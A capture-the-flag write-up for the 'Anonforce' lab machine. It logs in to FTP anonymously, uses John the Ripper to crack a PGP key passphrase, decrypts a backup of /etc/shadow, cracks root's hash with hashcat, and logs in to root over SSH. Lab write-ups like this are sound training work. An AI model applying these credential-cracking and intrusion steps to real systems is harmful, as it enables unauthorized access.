Anonforce writeup

By @Chris Noble

🛠️ Step 1: Recon & FTP Access

- **Run nmap scan** to identify services:

  ```
  nmap -sV -vv 10.10.102.133
  ```

  You'll find **FTP** and **SSH** are open.

- **Login to FTP anonymously**:

  ```
  ftp anonymous@10.10.102.133
  ```

  No password is needed, and you can log in successfully.

🧩 Step 2: Grab the User Flag

- **Browse FTP contents** and find a folder named `melodias`.
- **Read** `user.txt` from inside — that's your first flag.

🧠 Step 3: Find Root Access Files

- In FTP, notice a directory named `notread`.
- Inside, download two files: `backup.pgp` and `private.asc`.

🔐 Step 4: Break Encryption

- Use **John the Ripper** to crack the private key:

```
gpg2john private.asc > hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

This reveals the passphrase.

- **Import the key** and decrypt:

```
gpg --import private.asc
gpg --decrypt backup.pgp
```

Inside, you'll find a copy of `/etc/shadow` with root's hashed password.

🔓 Step 5: Crack Root Password

- Use **hashcat** to crack the SHA-512 hash:

```
hashcat -m 1800 hashroot /usr/share/wordlists/rockyou.txt
```


You get root's plaintext password.

🏆 Step 6: SSH in as Root

- Log in as root using SSH:

```
ssh root@10.10.102.133
```

- Retrieve the `root.txt` flag



Anonforce Machine

Read user.txt and root.txt

Answer the questions below

user.txt

[redacted]

root.txt

[redacted]